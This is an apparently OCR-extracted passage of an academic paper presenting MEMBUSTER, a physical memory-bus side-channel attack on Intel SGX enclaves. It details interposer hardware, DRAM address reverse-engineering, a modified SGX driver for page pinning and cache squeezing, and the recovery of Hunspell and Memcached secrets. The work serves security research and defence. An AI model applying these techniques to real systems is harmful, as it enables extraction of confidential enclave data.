PRIME+PROBE. A shared cache hierarchy allows an adversary to infer memory access patterns of the victim using known techniques such as PRIME+PROBE [43, 44]. However, in PRIME+PROBE, the attacker usually cannot reliably distinguish the victim's accesses from *noises* of other processes. The PRIME+PROBE channels are also *lossy*, as the attacker may miss some of victim's accesses while probing.

Brasser *et al.* [20] demonstrate PRIME+PROBE on Intel SGX without interfering with the enclave, but the attack requires running the victim program repeatedly to compensate for its noise and signal loss. Schwarz *et al.* [21] show that the attacker can alleviate the noise by identifying cache sets that are critical to the attack. This technique can be applied to applications that have data-dependent accesses in a small number of cache sets. CacheZoom [22] also uses PRIME+PROBE but minimizes the noise by inducing Asynchronous Exits (AEXs) every few memory accesses in the victim. This incurs a significant overhead on enclaves, and also makes the attack easily detectable [32].

Flush-based Side Channels. Other techniques such as FLUSH+RELOAD [45] and FLUSH+FLUSH [46] use a shared cache block between the attacker and the victim to create a noiseless and lossless side channel. However, these techniques cannot be directly applied to enclave memory, because an enclave does not share the memory with other processes. However, these techniques can still be used to observe the page table walk for enclave addresses [23]. Specifically, the attacker can monitor the target page tables with a tight FLUSH+RELOAD loop. As soon as the loop detects page table activities, the attacker interrupts the victim and infers page-granularity addresses. Similar to CacheZoom, this attack incurs a significant AEX overhead and thus can be detected by the victim.

Controlled Channels. Controlled-channel attacks [24] take advantage of the adversarial memory management of the untrusted OS, to capture the access patterns of an SGX-protected execution. Even though Intel SGX masks the lower 12 bits of the page fault addresses to the untrusted OS, controlled-channel attacks use sequences of virtual page numbers to differentiate memory accesses within the same page. The controlled channel is noiseless and lossless but can be detected and mitigated as it incurs a page fault for each sequence of accesses on the same page [28, 31].

2.2.2 Advantages of MEMBUSTER

As shown in Table 1, MEMBUSTER creates a noiseless side channel by filtering out all of the non-victim memory accesses, leaving only addresses that are useful for the attack. It can observe memory accesses with cache line granularity. Also, MEMBUSTER does not incur interference such as AEX or page fault to the victim and needs not to incur an order-of-magnitude overhead.

Several recent mechanisms, such as Varys [28], Hyperrace [29], Cloak [30], T-SGX [31], or Déjà Vu [32], have been proposed to prevent the attacker from observing memory access patterns in the victim. In general, PRIME+PROBE can be mitigated by partitioning the cache to shield the victim from on-chip attackers. This does not defeat an off-chip attacker who directly observes DRAM requests. T-SGX [31] and Déjà Vu [32] have proposed to use the Intel Transactional Synchronization Extensions (TSX) to prevent AEX or page faults from an enclave. These techniques are based on thwarting the interference (e.g., AEX, page faults) that causes the side channels [22–24]. However, MEMBUSTER does not incur such interference on enclaves, and thus cannot be thwarted through similar approaches. To our best knowledge, there is no reliable way to detect or mitigate MEMBUSTER using existing on-chip measures.

2.2.3 Related Work

Other On-Chip Attacks. Other on-chip attacks worth mentioning are speculative-based execution side channels like Foreshadow [18] or ZombieLoad [47], branch shadowing side channels [48], denial-of-service attacks (e.g., Rowhammer [49, 50]), or rollback attacks [51, 52].

Other Off-Chip Side-Channel Attack. DRAM row buffers can be exploited as side-channels between cores or CPUs, as demonstrated in DRAMA [53]. DRAMA shows that by observing the latency of reading or writing to DRAM, the attacker can infer whether the victim has recently accessed the data stored in the same row. DRAMA shows how a software-only attacker can use DRAM row buffers as covert channels or side channels. MEMBUSTER further explores how the attacker can directly use the address bus as a side channel.

3 MEMBUSTER

In this section, we describe the basic attack model of MEMBUSTER. In further sections, we will refine and improve the attack. At a high level, the attacker first sets up an environment to collect the DRAM signals and waits until the victim executes some code containing data-dependent memory accesses. The attacker translates the collected signals into cache-line granularity virtual addresses.

3.1 Threat Model

We assume the standard Intel SGX threat model in which nothing but the CPU package and the victim program is trusted. Everything else, including the OS or other applications, is untrusted and can be controlled by the attacker. External hardware devices are also untrusted, so the attacker can tap the address bus to the external DRAM. For the advanced techniques discussed in §5, the attacker may also use the root privilege to install the modified SGX driver.

To tap the memory bus, the attacker needs to have physical access to the machine where the victim is running. Such an assumption eliminates the possibility of remote attacks through either cloud environments or network connections. The candidates who may perform MEMBUSTER could be two types. On the server-side, these may include the employees of a cloud provider, or IT administrators of an institution, who act as insiders to leak sensitive information. On the client-side, end users may want to attack the local hardware enclaves, which protect proprietary data (e.g., licenses, digital properties, etc). We assume that the attacker has enough budget and knowledge to acquire and install the DIMM interposer for the attack described in §3.2. This might be an obstacle for the general public, but we claim that the cost is manageable if the attacker has a strong motivation for obtaining the data.




Figure 2: Hardware setup for a memory bus side-channel attack. DIMM interposer collects the bus signals and sends them to the signal analyzer. The attacker can use the analyzed signals to learn the memory access pattern of the victim.

Like in the controlled channel and cache side channels, MEMBUSTER assumes that the adversary has knowledge of the victim application, by either consulting the source code or reverse-engineering the application. The adversary is also aware of the runtime used by the victim application for platform support, such as the SDK libraries, library OSes, or shield systems. In our experiments, we use Graphene-SGX [54] for platform support of the victim applications. Address Space Layout Randomization (ASLR) in the library OSes or the runtimes may complicate the extraction of secret information but generally is insufficient to conceal the access patterns completely [24]. ASLR offered by the host kernel is irrelevant because a hostile host kernel can either control or monitor the addresses where the victim enclaves are loaded.

3.2 Hardware Setup for the Attack

Figure 2 shows a detailed hardware setup for the MEMBUSTER attack. The hardware setup may vary on different CPU models and vendors. The attacker installs an *interposer* on the DIMM socket prior to system boot. The interposer is a custom printed circuit board (PCB) that can be placed between the DRAM and the socket. The interposer contains a signal repeater chip which duplicates the command bus signals and sends them to a *signal analyzer*. The analyzer amplifies the signals and then outputs the signals to a storage server through a PCIe interface.

In the rest of the section, we will highlight the key requirements in successfully performing the attack.

Sampling Rate. The sampling rate of the interposer needs to

be equal or higher than the clock rate of the DIMM in order to capture all the memory requests. A standard DDR4 clock rate ranges from 800 to 1600 MHz, while a DIMM typically supports between 1066 (DDR4-2133) and 1333 (DDR4-2666) MHz. To match with the sampling rate, the attacker can lower the DIMM clock rate if it is configurable in the BIOS.

Recording Bandwidth. The sampling rate also determines the *recording bandwidth*. For example, DDR4-2400 (1200 MHz) has a 32-bit address and a 64-bit data bus, thus the recording bandwidth for the address bus is 1200 Mbps$\times$32 bits = 4.47 GiB/s. For reference, the data bus of a DDR has a 2$\times$ transfer rate, as well as a 2$\times$ transfer size. Hence, the bandwidth for logging all the data on DDR4-2400 will be 17.88 GiB/s.

Acquisition Time Window. The *acquisition time window* (i.e., the maximum duration for collecting the memory commands) determines the maximum length of execution that the attacker can observe. The acquisition time window equals the *acquisition depth* (i.e., the analyzer's maximum capacity of processing a series of contiguous sample) divided by the recording bandwidth of the interposer. For example, with 64 GiB acquisition depth, the analyzer can process and log the commands from DDR4-2400 up to $\sim$ 14 seconds.

We surveyed several vendors which offer DIMM analyzers [55–57] for purchase or rental. Among them, the maximum sampling rate can reach 1200-1600 MHz, and the acquisition depth typically ranges between 4-60 GiB. One of the devices [55] can extend the acquisition time window to $>$ 1 hour by attaching 16 TB SSD and streaming the compressed log via PCIe at 4.8 GiB/s. Another device [57] does not disclose the memory depth but specifies that it can capture up to 1G (10^9) samples. The cost of the analyzer varies depending on the sampling rate and the acquisition depth. At the time of writing, *Kibra 480* [56] (1200 MHz, 4 GiB) costs $6,500 per month, *MA4100* [57] (1600 MHz, 1G-samples) costs $8,000 per month, and *JLA320A* [55] (1600 MHz, 64 GiB) costs $170,000 for purchase.

3.3 Interpreting DRAM Commands

Once the attacker has finished setting up the environment, she can collect the DRAM signals at any point in time, and analyze the trace off-line. As the first step, the attacker interprets the DRAM commands collected from the interposer.

A modern DRAM contains multiple banks that are separated into bank groups. Within each bank, data (often of the same size as the cache lines) are located by rows and columns. Each bank has a row buffer (i.e., a sense amplifier) for temporarily holding the data of a specific row when the CPU needs to read or write in the row. Because only one row can be accessed in a bank at a time, the CPU needs to reload the row buffer when accessing a data block in another row.

The log collected from the DRAM interposer typically consists of the following commands:

- `ACTIVATE(Rank,Bank,BankGroup,Row)`: Activating a specific row in the row buffer for a certain rank, bank, and bank group.
- `PRECHARGE(Rank,Bank,BackGroup)`: Precharging and deactivating the row buffer for a certain rank, bank, and bank group.
- `READ(Rank,Bank,BankGroup,Col)`: Reading a data block at a specific column in the row buffer.
- `WRITE(Rank,Bank,BankGroup,Col)`: Writing a data block at a specific column in the row buffer.

Other commands such as PDX (Power Down Start), PDE (Power Down End), and AUTO (Auto-recharge) are irrelevant to the attack and thus omitted from the logs.

Based on the DRAM commands, we can construct the rank, bank, row, and column of each trace, by simply tracing the activated row within each bank. Note that the final traces are also time-stamped by the clock counter of the analyzer. The result of the translation is a sequence of logs containing the timestamp, access type (read or write), rank, bank, row, and column in the DRAM.

3.4 Reverse-engineering DRAM Addressing

A physical address in the CPU does not linearly map to a DRAM address consisting of rank, bank, row, and column. Instead, the memory controller translates the address to maximize DRAM bank utilization and minimize the latency. The translation logic heavily depends on the CPU and DRAM models, and Intel does not disclose any information. Thus, the attacker needs to reverse-engineer the internal translation rule for the specific set of hardware. This has been also done by a previous study [53].

We use the traces collected from the DRAM interposer to reverse-engineer the addressing algorithm of an Intel CPU. For attacking the enclaves, we only need a part of the addressing algorithm that affects the range of the enclave page cache (EPC). We write a program running inside an enclave, which probes the DRAM addresses translated from the EPC addresses. The probing program allocates a heap space larger than the EPC size (93.5MB). For every cache line in the range, the program generates cache misses by repeatedly flushing the cache line and fetching it into the cache. By accessing each cache line multiple times, we can differentiate the traces caused by probing from other memory accesses in the background and minimize the effect of re-ordering by the CPU's memory controller. The techniques in §3.5 are also needed for translating the probed virtual addresses to physical addresses.

Using the DRAM traces generated by probing cache lines inside the EPC, we can create a direct mapping between the physical addresses and DRAM addresses (ranks, banks, bank groups, rows, and columns). We further deduce the addressing function of the target CPU (i5-8400), by observing the changing bits in the physical addresses when DRAM addresses change. We conclude that the addressing function on i5-8400 is as shown in Figure 3. Other CPU models may implement a different addressing function, and reverse-engineering should




Figure 3: The reverse engineered addressing function of the i5-8400 CPU. The function translate a physical address (PA) to the Bank Group (BG), Bank Address (BA), Row (ROW) and Column (COL) within the DRAM.

be done for each CPU model beforehand.

3.5 Translating PA to VA

In order to extract the actual memory access pattern of the victim, we need to further translate the physical addresses into more meaningful virtual addresses. In general, a root-privileged attacker has multiple ways of obtaining the physical-to-virtual mappings: either by parsing the proc file `/proc/[PID]/pagemap` (assuming Linux as the OS), or using a modified driver. However, paging in an enclave is controlled by the SGX driver, and the vanilla driver forbids poking the physical-to-virtual mappings through the proc file system. Nevertheless, the attack can still modify the SGX driver to retrieve the mappings, and this is what we do.

Hence, we print the virtual-to-physical mappings in the dmesg log and ship the log together with the memory traces. During our offline analysis, we use the dmesg log as an input to the attack script. The dmesg log also contains system timings of paging, and can be further calibrated to the timestamps of the collected traces. Because paging in an enclave needs to copy the whole pages in and out of the EPC a sequential access pattern of a whole or partial page will appear in the memory traces. After calibration, we successfully translate all the physical addresses to virtual addresses.

4 Attack Examples

We show how MEMBUSTER exploits two example applications: (1) spell checking of a confidential document using *Hunspell*, and (2) email indexing cache using *Memcached*.

4.1 Hunspell

Hunspell is an open-source spell checker library widely used by LibreOffice, Chrome, Firefox and so on [58]. The controlled-channel attack [24] has shown that Hunspell is exploitable by page-granularity access patterns, which motivated us to use it as the first target of MEMBUSTER. We make the same assumptions as described in [24]; the attacker tries to infer the contents of a confidential document owned by a victim while Hunspell is spell-checking. The attacker knows the language of the document, and therefore can also obtain the same dictionary, which is publicly available.

The side-channel attacks on Hunspell are based on observing the access patterns for searching words in a hash table

```
1  // add a word to the hash table
2  int HashMgr::add_word(const std::string& word) {
3    struct hentry* hp = (void*) malloc(sizeof(struct
         hentry) + word->size());
4    struct hentry* dp = tableptr[i]; // Populate hp
5    while (dp->next != NULL) {
6      if (strcmp(hp->word, dp->word) == 0) {
7        free(hp); return 0;
8      }
9      dp = dp->next;
10   }
11   dp->next = hp;
12   return 0;
13 }
14 // lookup a word in the hash table
15 struct hentry* HashMgr::lookup(const char* word) {
16   struct hentry* dp;
17   if (tableptr) {
18     dp = tableptr[hash(word)];
19     for (; dp != NULL; dp = dp->next) {
20       if (strcmp(word, dp->word) == 0) return dp;
21     }
22   }
23   return NULL;
24 }
```

Figure 4: The Hunspell code which leaks access patterns with controlled-channel attacks and MEMBUSTER.




Figure 5: Observerable address patterns in Hunspell by different attacks. Controlled-channel attacks only see page-fault addresses without the lower 12 bits, whereas MEMBUSTER can see LLC-miss addresses without the lower 6 bits.

created from the dictionary. A simplified version of the vulnerable code is shown in Figure 4. The Hunspell execution starts with reading the dictionary file and inserting the words into the hash table by calling `HashMap::add_word()`. For each word from the dictionary, `HashMap::add_word()` allocates a `hentry` node and inserts it to the end of the linked list in the corresponding hash bucket. Then, Hunspell reads the words for spell-checking and calls `HashMap::lookup()` to search the words in the hash table. Both `HashMap::add_word()` and `HashMap::lookup()` leak the hash bucket of the word currently being inserted or searched, and all the `hentry` nodes before the word is found in the linked list.

The controlled-channel attack leaks different access patterns from those that we observe on our memory bus attack, as the example shown in Figure 5. Controlled-channel attacks

leak access patterns through page fault addresses, which are masked by SGX in the lower 12 bits. However, for applications like Hunspell, controlled-channel attacks can use sequences of page fault addresses to infer more fine-grained access patterns within a page. For example, although the nodes for `bookkeeping` and `booklet` are on the same page, the controlled-channel attacks can differentiate the accesses by the page addresses accessed before reading the nodes.

On the other hand, our memory bus channel can leak the addresses of each cache line being read from and written back to DRAMs, making the attacks more fine-grained than controlled-channel attacks. The attacks can differentiate the access patterns based on the addresses of each node accessed during lookups, instead of inferring through the address sequences. The granularity of memory bus attacks makes it possible to extract sensitive information even if the access patterns are partially lost due to caching.

4.2 Memcached

Memcached [59] is an in-memory key-value database, which is generally used to speed up various server applications by caching the database. Memcached is used in various services such as Facebook [60] and YouTube [61]. In this example, we assume that Memcached runs in an SGX enclave, as part of a larger secure system (e.g., secure mail server).

We consider the scenario discussed by Zhang *et al.* [62], where a mail server indexes the keywords in each of the emails and the attacker can inject an arbitrary email to the victim's inbox by simply sending an email to the victim. As shown in Figure 6, we assume that the index data is stored in Memcached running in an SGX enclave. Since the attacker owns the machine, she can also perform MEMBUSTER by observing the memory bus. The attacker's goal is to use his abilities to reveal the victim's secret emails `A`, `B`, and `C`.

Memcached does not have any data-dependent control flow, but the attacker can use the memory bus side channel to infer the query sent to Memcached. Memcached stores all keys in a single hash table `primary_hashtable` defined in `assoc.c` using the Murmur3 hash of a key as an index. Each entry of the hash table is linearly indexed by the Murmur3 hash of the key. Thus Memcached will access an address within the hash table whenever it searches for a key. By observing the address, the attacker can infer the hash of the key.

Memcached dynamically allocates the hash table at the beginning of the application. The attacker can easily find out the address of the hash table by sending a malicious email to make Memcached access the hash table. For example in Figure 6, the attacker sends an email `D` which contains a word "Investment". Memcached accesses the entry, and the attacker observes the address. Since the attacker already knows the hash value of the key, she can easily find out the address of the hash table.

Next, the attacker keeps observing the memory accesses within the hash table. Once the attacker figures out the hash table address, she can reveal the hash values of the query, by observing the virtual addresses accessed by Memcached. To match the hash values with words, the attacker pre-computes some natural words and creates a hash-to-word mapping. Even though hashes can conflict, we show that the attacker can recover most of the words by just picking a most-common word based on the statistics.




Figure 6: An example attack scenario where a mail server uses Memcached as an index database. `A`, `B`, `C` and `D` are the emails.

5 Increasing Critical Cache Misses

As previously discussed, the basic attack model of MEMBUSTER can observe memory transactions with cache-line granularity when the memory transactions cause cache misses in the last-level cache (LLC). Such an attack model is weakened in a modern processor with a large LLC ranging from 4 MB to 64 MB, causing only a small fraction of memory transactions to be observable on the DRAM bus.

In this section, we introduce techniques to increase cache misses of the target enclaves. In a realistic scenario, an attacker only cares about increasing the cache misses within the virtual address range which leaks the side-channel information. Take the attack on Hunspell for example, the attacker only needs to observe the access on the nodes which store the dictionary words. We called a memory address as *critical* if the address is useful for the attack. Our goal is to increase the cache misses on critical addresses, to improve the success rate of the MEMBUSTER attack.

5.1 Can We Disable Caching?

A simple solution to increase cache misses is to disable caching in the processor. On x86, entire cacheability can be disabled by enabling the CD bit and disabling the NW bit in the control register CR0 ([63], Section 11.5.3). Some architectures allow disabling caching for a specific address range, primarily for serving uncacheable DMA requests or memory-mapped I/Os. For instance, on x86, users can use the Memory Type Range Register (MTRR) to change the cacheability of a physical memory range. Newer Intel processors also support page attribute table (PAT) to manage page cacheability with the attribute field in page table entries.

However, besides disabling the entire cacheability, neither MTRR or PAT can overwrite the cacheability of SGX's processor-reserved memory (PRM) [39]. The cacheability of PRM is specifically controlled by a special register called Processor-Reserved Memory Range Register

(PRMRR), which can be only written by BIOS during booting. Since there is no proprietary BIOS that allows the user to modify PRMRR, the attacker effectively has no way to change the cacheability of the encrypted memory. However, since the BIOS is untrusted in the threat model of SGX, in theory, one can reverse-engineer the existing BIOS or build a custom BIOS to overwrite PRMRR. We do not choose this route because disabling cacheability will incur significant slowdown, making the attack easy to detect by the victim.

5.2 Critical Page Whitelisting

We observed that after paging (swapping), memory access in the swapped pages becomes unobservable to the attacker. Such a phenomenon is common for SGX since SGX has to rely on the OS to swap pages in and out of the EPC. Both swap-in and swap-out causes the page to be loaded into the cache hierarchy (LLC, L2, and L1-D caches), because the SGX instructions for swap-in and swap-out, i.e., `eldu` and `ewb`, require re-encrypting the page from/to a regular physical page [39]. After the instructions, the cache lines stay in the cache hierarchy until being evicted by other memory access. Currently, an Intel CPU with SGX only has up to 93.5MB in the EPC, making paging the primary obstacle to observing critical transactions on the memory bus.

On the other hand, paging also complicates the virtual-to-physical address translation, as the mappings can change midst execution. We observe certain patterns in the memory bus log to identify the paging events. However, these patterns can also become unobservable if the page is recently swapped and most of the cache lines are still in the LLC.

Therefore, to eliminate the side effect of paging, we pin the EPC pages for the critical address range, by modifying the SGX driver. We start by identifying the critical address range of each target program. Take the Hunspell program for example. The critical memory transactions come from accessing the dictionary nodes, which are allocated through `malloc()`. For simplicity, we disable Address Space Layout Randomization (ASLR) inside the enclave (controlled by the library OS [54]), although we confirmed that ASLR can be defeated by identifying contiguous memory access pattern in the traces. Next, we calculate the number of EPC pages needed for pinning the critical pages. For a Hunspell execution using an en_US dictionary, the total `malloc()` range is 5,604 KB. Finally, we need to give the critical address range as an input to the modified SGX driver. When the driver allocates an EPC page, it checks if the virtual address is in the critical address range and use an in-kernel flag to indicate if the page has to be pinned. The driver will never swap out a pinned page.

5.3 Priming the Cache

We explore ways to actively contaminate the caches by accessing contentious addresses. This technique is called *cache priming*, which is used in the PRIME+PROBE attack [44]. Previous work has established priming techniques for either same-core or cross-core scenarios. Some priming techniques are restricted by CPU models, especially since many recent CPU models have employed designs or features that raise the bar for cache-based side-channel attacks. However, recent studies also show that, even with these defenses, attackers continue to find attack surfaces within the CPU micro-architectures, such as priming the cache directory in a non-inclusive cache [64].

We focus on cross-core priming since same-core priming requires interrupting the enclaves using AEX or page faults. The usage of cache priming in MEMBUSTER is distinctly different from existing cache-based side-channel attacks since MEMBUSTER does not require resetting the state of the cache or synchronizing with the victim. The goal of cache priming in MEMBUSTER is to simply evict the critical addresses from the cache to increase the cache misses. Also, with cache squeezing, we only have to prime the cache sets dedicated to the critical addresses. These differences make it easy to apply multiple priming attacks simultaneously, as long as they all eventually contribute to increasing cache misses.

Cross-Core Cache Priming We run multiple priming processes on other cores to evict the critical cache lines from the LLC. These processes will repeatedly access the cache sets that are shared with the critical addresses of the victim. The attacker will start by identifying the critical addresses and the cache sets to prime. Then, the attacker starts the priming processes before the victim enclave, to actively evict the cache lines during execution. Take the Hunspell attack for example. Since its critical addresses are spread over all cache sets, the attacker needs to repeatedly prime all cache sets. No synchronization is required between the attack processes and the victim. We do not prime the L1 and L2 caches across cores, but cross-core priming on private caches is demonstrated on Intel CPUs [64].

A potential hurdle for cross-core priming is to obtain sufficient memory bandwidth to evict the critical cache lines. Based on our experiments, a priming process that sequentially accesses the LLC has around 100–200MB/s memory bandwidth. Priming a 9MB LLC with 2,048 sets requires about 100 milliseconds, which is too slow to evict the critical cache lines before the lines are accessed by the victim again. For instance, Hunspell accesses a word every 2 thousand DRAM cycles ($<$ 1 microseconds), and Memcached accesses a word every 5 million DRAM cycles ($<$ 2.5 milliseconds). We will discuss, however, how an attacker can evict all the critical cache lines within a few milliseconds by pinpointing the priming process to target only 64–128 sets (See §5.4.2).

Page-Fault Cache Priming Potentially, an attacker can prime the LLC, L2, and L2-D caches on the same core with the victim, by interrupting the victim periodically. To do so, the attacker can take a similar approach to the Controlled-Channel Attack: The attacker identifies two code pages containing code around the critical memory accesses, and then alternatively protects the pages to trigger page faults. To increase cache misses, the attacker needs not to prime the cache




Figure 7: Techniques used to increase the cache miss rate with minimal performance overhead.

at every page fault, but rather can prime at a low frequency. However, such a page-fault priming technique still causes a lot of interference and overhead to the victim, making it easy to detect [22] or to mitigate [31,32]. For example, priming the cache on every 10-20 page faults incurs about 3× overhead to the victim. In addition, known countermeasures, such as T-SGX [31], can effectively prevent page faults using transactional instructions. Therefore, we do not use this technique.

5.4 Shrinking the Effective Cache Size

As previously discussed, cache priming alone cannot create sufficient memory access bandwidth for evicting the critical cache lines in time. Therefore, we introduce a novel technique called *cache squeezing*, which shrinks the effective cache size to incur more cache misses for a specific address range. We show that the technique can be combined with non-intrusive techniques like cross-core cache priming to make MEMBUSTER a more powerful side channel.

5.4.1 Cache Squeezing

As the name suggests, cache squeezing can shrink the effective cache size for a given set of critical pages. By squeezing the cache that an enclave can use, the attacker can incur both *conflict misses* and *capacity misses* on LLC, therefore becoming able to observe more cache misses on the bus.

In modern processors, the L2 cache and LLC are physically-indexed. The lowest 6 bits of the physical address are omitted, given that each cache line is 64 bytes. The next s lower bits are taken as the *set index*. Each set then consists of W ways to store multiple cache lines of the same set index. For an enclave, an OS-level attacker can control the physical pages that are mapped to the enclave's virtual pages. This allows the attacker to manipulate the physical frame number (PFN) of each virtual address of the enclave, and subsequently, the higher $s-(12-6)=s-6$ bits of the set index.

Figure 7(1) shows how cache squeezing works in combination with page pinning. The attacker first defines the critical addresses of the victim, then maps these pages to EPC pages that share the minimum amount of cache sets. This technique requires cache pinning so that these pages will never be swapped out from the EPC. Since the OS only controls the higher $s-6$ bits of the set indices, the smallest group of physical pages that will evict each other share exactly $2^6=64$ sets. We called such a group of physical pages a *conflict group*. Since the maximum size of EPC is 93.5 MB, the entire cache can be partitioned to 2^{s-6} conflict groups where each conflict group can accommodate 93.5 MB/4 KB/2^{s-6} EPC pages. In our experiment, $s=11$ (2048 sets) and $W=12$, so each conflict group can accommodate at most 748 pages (2,992 KB). The critical address range of Hunspell, for example, is the whole `malloc()` space, which is 5,604 KB and thus requires two conflict groups. Finally, the attacker gives the critical address range to a modified SGX driver, which will only map physical pages from the selected conflict groups to any critical virtual address.

Using cache squeezing to increase cache misses has many benefits. First of all, it does not require interrupting the victim enclaves, nor does it need to incur more memory accesses in the background. All memory accesses used to push cache lines out of the L2 cache and LLC are legitimate accesses from the victim enclaves. Therefore, cache partitioning cannot defeat cache squeezing because there is no cross-context cache sharing. In fact, way-partitioning features such as Intel CAT [65] can be exploited to further shrink the effective cache sizes in combination with cache squeezing.

5.4.2 Cross-Core Priming with Cache Squeezing

As we mentioned in § 5.3, cross-core cache priming may not have sufficient bandwidth to evict the critical cache lines in time. However, we found that cache squeezing makes the priming more effective by shrinking the effective cache size. Instead of priming all the cache sets, the attacker now only has to prime the sets of the targeted conflict groups containing the critical addresses (Figure 7(2)). Each group of 64 cache sets contains $W\times 4$KB, allowing the priming process to evict the part of cache within a millisecond. The priming process can run in parallel and does not affect the victim execution except causing cache contention.

5.4.3 Limitation

Although cache squeezing can increase the cache misses among critical addresses, it could be less effective if the victim has only a few critical addresses or a small memory footprint. If the critical addresses can only fill a small part of a conflict group ($W\times 4$ KB), the victim enclave may not be able to cause enough cache misses to benefit the attacker. For example, Memcached only has 2 MB (500 pages) of the critical address range. To fill all of the 748 pages, we identify the top 248 frequently-accessed pages (in addition to the critical addresses) through simulation, and assign these extra pages to the same conflict group.

Note that the LLC of a modern CPU usually has a *cache slice* feature that distributes the addresses across multiple cache banks using an undocumented, model-specific mapping function. Reverse-engineering the slicing function of the target CPU is useful for further reducing the effective cache space for an enclave if the enclave has a smaller memory footprint. Reverse-engineering of slicing functions is already explored by prior papers [64], so we will not discuss this technique in this paper.




Figure 8: Implementation of critical page whitelisting and cache squeezing in a modified SGX driver. To ensure no swapping in the sensitive memory range, EPC pages are set aside in a separate queue. The attackers can further select the EPC pages based on set indexes or other logistics.

One can detect the cache squeezing by testing if critical addresses are mapped in an adversarial way. Since the enclave is not aware of physical address mappings by itself, it needs to experimentally detect such mapping by accessing the addresses and measure latency. However, we claim that it is challenging because (1) the victim needs to know the critical address range to detect the mapping, and (2) the enclave cannot tell if the mapping was accidental or intentional.

5.4.4 Implementation

We use a modified SGX driver to implement both critical page whitelisting and cache squeezing as shown in Figure 8. The driver accepts parameters to specify a sensitive range within the victim application, and calculates how many conflict groups are required for the attack. ① When the driver initializes, it inserts conflicting EPC pages to a separate queue (i.e., `conflict_list`). ② When adding enclave pages, the driver checks if the virtual page number is in the critical address range. ③ The driver maps the critical pages to pages popped from `conflict_list`. ④ All of the mapped pages are added to the list of loaded pages (`load_list`). ⑤ When the driver needs to evict an EPC page, it searches the victim from the list of loaded pages. ⑥ If the selected page is a critical page, it searches again. ⑦ Only non-critical pages are evicted and the enclave continues to run. Other enclaves are not affected by the modification and can function normal with marginal overheads.

Our change to the SGX driver contains only 290 lines. The SGX driver uses the `fault` operation in vm_operations_struct to handle EPC paging. We use a customized `fault` function, which checks the faulting virtual addresses of the enclave and then applies different paging strategies to critical and non-critical addresses. We hard-code the range of critical addresses for each application and thus require switching the drivers for a different target. Potentially, the driver can export an API to the attackers for specifying the critical addresses. Our driver also only supports one single victim enclave at a time. However, we can extend the driver to target multiple enclaves simultaneously as long as the total memory usage can fit into the EPC (required for pinning).

6 Extracting Sensitive Access Patterns

OS techniques including critical page whitelisting, cache squeezing, and cross-core priming effectively increase the cache misses on the cache misses on critical addresses. However, the traces collected from the memory bus are still full of noise and contain no marker for splitting the critical memory accesses into iterations. Unlike controlled-channel attacks, MEMBUSTER cannot rely on repeated code addresses (e.g., from a loop) to mark and then split the critical accesses because these code addresses tend to be accessed too frequently to be evicted by our techniques. Therefore, the attacker needs to deeply analyze the memory traces offline to distill the sensitive information.

To extract the sensitive access patterns, we identify four techniques for filtering the critical memory addresses and matching with a known oracle for the target application: (1) offline simulation; (2) searching the beginning of sensitive accesses; (3) fuzzy pattern matching, and (4) exploiting cache prefetching. We use the two examples to explain how to analyze memory bus traces.

6.1 Offline Simulation

Side-channel attacks often require attackers to have some knowledge about the behaviors of the victim. For example, the controlled-channel attack on Hunspell requires the attacker to extract the virtual page addresses of the linked list nodes of each dictionary word, during an online *training phase* while attacking the victim. However, MEMBUSTER cannot perform online training with the victim as the analysis of the memory traces is performed offline. Instead, the attacker needs to generate an oracle of the victim behavior, using offline simulation of the target application.

We observe that, for each application, we can use a deterministic oracle, given that users have adopted some publicly available data (e.g., the `en_US` dictionary). For example, during the simulation, we run a modified Hunspell in an enclave, which prints out the indexes and the addresses of linked list nodes visited for each word. Then, we reuse the output as an oracle, to be used in analyzing any traces based on the same en̂_US dictionary. We assume that there are only a finite amount of English dictionaries in the world.

As discussed earlier, ASLR in the enclaves does not invalidate an oracle, since ASLR can be easily defeated by observing the specific patterns related to binary loading. The addresses in the oracle can simply be shifted by a certain offset to be usable again.

6.2 Searching Sensitive Accesses

Finding the first sensitive access is critical for deciding where to start matching access patterns. Note that not all accesses to the critical addresses are sensitive. For Hunspell, allocating nodes for each word emits a long sequence of monotonically increasing virtual addresses that can be used to identify the sensitive addresses. We match the virtual addresses to the

oracle, to find the *longest increasing subsequence (LIS)* of addresses as accessed in the dictionary order. After finding the LIS, the next critical access is the beginning of the sensitive addresses.

